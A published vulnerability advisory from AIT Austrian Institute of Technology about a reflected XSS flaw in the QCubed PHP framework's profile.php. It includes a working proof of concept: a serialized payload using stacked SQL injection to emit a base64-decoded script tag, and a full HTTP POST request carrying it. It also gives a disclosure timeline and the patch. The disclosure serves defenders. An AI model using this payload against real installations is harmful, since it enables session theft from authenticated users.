Accessibility: Remote
Severity: High
Author: Wolfgang Hotwagner (AIT Austrian Institute of Technology)

SUMMARY

QCubed is a PHP Model-View-Controller Rappid Application Development framework. (https://github.com/qcubed/qcubed)

VULNERABILITY DESCRIPTION

A reflected cross-site scripting (XSS) vulnerability in qcubed (all versions including 3.1.1) in profile.php via the stQuery-parameter allows unauthenticated attackers to steal sessions of authenticated users.

PROOF OF CONCEPT

The XSS occurs because the SQL-output is not sanitized properly. Since we are able to tamper the output using a SQL-injection(CVE-2020-24913), we can easily output a common XSS string.


We use the following payload(unencoded):

> *a:1:{i:0;a:3:{s:12:"objBacktrace";a:1:{s:4:"args";a:1:{i:0;s:3:"PWN";}}s:8:"strQuery";s:112:"select version(); select convert_from(decode($$PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4K$$,$$base64$$),$$utf-8$$)";s:11:"dblTimeInfo";s:1:"1";}}*

PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4K is unencoded:

> **"<script>alert('xss')</script>"**

The following Burp-Screenshot illustrated a http-request using the payload from above:




```
POST /vendor/qcubed/qcubed/assets/php/profile.php HTTP/1.1
Host: 192.168.233.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=76m1hm8jf2o0i5somuu2o1bmru
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded

intDatabaseIndex=1&strReferrer=somethinxg&strProfileData=YToxOntpOjA7YTozOntzOjEyOiJvYmpCYWNrdHJhY2UiO2E6MTp7czo0OiJhcmdzIjthOjE6e2k6MDtzOjM6IlBXTiI7fX1zOjg6InN0clF1ZXJ5IjtzOjExMjoic2VsZWN0IHZlcnNpb24oKTsgc2VsZWN0IGNvbnZlcnRfZnJvbShkZWNvZGUoJCRQSE5qY21sd2RENWhiR1Z5ZENnbmVITnpKeWs4TDNOamNtbHdkRDRLJCQsJCRiYXN1NjQkJCksJCR1dGYtOCQkKSI7czoxMToiZGJsVG1tZUluZm8iO3M6MToiMSI7fX0=
```

(/fileadmin/mc/digital_safety_security/images/CVE3.jpg)

The response indicates that the payload worked properly:

VENDOR CONTACT TIMELINE

2020-04-19	Contacting the vendor
2020-04-19	Vendor replied
2020-05-01	Vendor released a patch at Github
2021-02-15	Public disclosure



QCubed Development Framework 3.1.0

Database Profiling Tool

Database Index: 1 Database Type: PostgreSQL Database Adapter (PostgreSq
Database Server: localhost Database Name: qcube
Profile Generated From: somethin

There was 1 query that was performed.

Called by (PWN)
File: ; Line:
Query took 1000.0 ms

xss

(/fileadmin/mc/digital_safety_security/images/CVE3_2.jpg)

VULNERABLE VERSIONS

All versions including 3.1.1 are affected.

TESTED VERSIONS

QCubed 3.1.1

IMPACT

An unauthenticated attacker could steal sessions of authenticated users.

MITIGATION

A patch was delivered by QCubed that allows to disable the profile-functionality. (https://github.com/qcubed/qcubed/pull/1320/files)

ADVISORY URL

https://www.ait.ac.at/ait-sa-20210215-03-xss-qcubed (https://www.ait.ac.at/ait-sa-20210215-03-xss-qcubed)

WOLFGANG HOTWAGNER

Research Engineer /
Security & Communication Technologies

☎ +43 664 88335483 (tel:+43 664 8833 5483)

+43 50550-4150

✉ wolfgang.hotwagner(at)ait.ac.at (mailto:wolfgang.hotwagner@ait.ac.at)

AIT AUSTRIAN INSTITUTE OF TECHNOLOGY GMBH

Giefinggasse 4
1210 Vienna
Austria

office@ait.ac.at (mailto:office@ait.ac.at)
+43 50550-0 (tel:+4350550-0)

Impressum (/impressum)


NAVIGATION

FOLLOW US

YouTube (https://www.youtube.com/user/AITTomorrowToday)
Twitter (https://twitter.com/aittomorrow2day)
Facebook (https://www.facebook.com/AITtomorrow2day/)
LinkedIn (https://www.linkedin.com/company/austrian-institute-of-technology/)
ResearchGate (https://www.researchgate.net/institution/AIT-Austrian-Institute-of-Technology)
AIT Newsletter (/news-events/ait-newsletter)
AIT-Blog (https://www.ait.ac.at/blog)
AIT-Podcast (https://open.spotify.com/show/4ZAdiTs8KcJXH3c8NfQeES)
AIT-Podcast (https://soundcloud.com/user-378778548)

LINKS

Sitemap (/sitemap)
Standorte und Tochterunternehmen (/ueber-das-ait/standorte-und-tochterunternehmen)
AGB (/agb)
Zertifizierungen (/ueber-das-ait/zertifizierungen)
Akkreditierung (/ueber-das-ait/akkreditierung)
Disclaimer & Data Protection (/disclaimer-data-protection)
Barrierefreiheit (/barrierefreiheit)
Incident Reporting (/incident-reporting)
Covid-19 Schutzmaßnahmen (/fileadmin/user_upload/Infoblatt_COVID-19_Besuchende_Extern.pdf)



WACA | Web Accessibility
Certificate
Austria

www.waca.at

zertifiziert **09/2021**
Domain **ait.ac.at**

Anrufen (tel:0043505500)

E-Mail

Standorte (/ueber-das-ait/standorte-und-tochterunternehmen)